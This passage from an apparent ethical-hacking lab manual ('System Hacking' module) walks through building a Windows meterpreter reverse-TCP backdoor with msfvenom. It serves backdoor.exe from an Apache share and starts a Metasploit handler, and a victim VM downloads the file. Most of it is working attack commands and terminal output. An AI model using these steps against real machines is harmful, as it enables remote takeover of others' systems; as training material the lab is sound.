[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~$ #
  
```

8. In the previous lab, we already created a directory or shared folder (share) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (share) to share **backdoor.exe** with the victim machine.
Note: To create a new directory to share the **backdoor.exe** file with the target machine and provide the permissions, use the below commands:
 - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
 - Type **chmod -R 755 /var/www/html/share** and press **Enter**
 - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/backdoor.exe /var/www/html/share/** in the terminal window and press **Enter**.
10. Start the Apache server by typing **service apache2 start** and press **Enter**.

11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



```

Applications Places System
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Final size of exe file: 73802 bytes
[root@parrot]-[~]
#cp /home/attacker/Desktop/backdoor.exe /var/www/html/share
[root@parrot]-[~]
#service apache2 start
[root@parrot]-[~]
#msfconsole

[#####] $a, [#####]
[#####] $S`?a, [#####]
[#####] `?a, [#####]
[#####] ,a$% [#####]
[#####] ,a$`" [#####]
[#####] %$P" [#####]
[#####] "a, [#####]
[#####] "a,$$ [#####]
[#####] "$ [#####]
[#####]


backdoor.exe

=[ metasploit v6.1.9-dev
+ -- --[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --[ 592 payloads - 45 encoders - 10 nops
+ -- --[ 9 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 >
  
```

12. In Metasploit type **use exploit/multi/handler** and press **Enter**.
13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
15. Type **set lport 444** and press **Enter** to set lport.
16. Now type **run** in the Metasploit console and press **Enter**.



```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.10.1.13:444
  
```

17. Switch to the **Windows 11** virtual machine.

Module 06 – System Hacking


18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

19. Click on **backdoor.exe** to download the file.



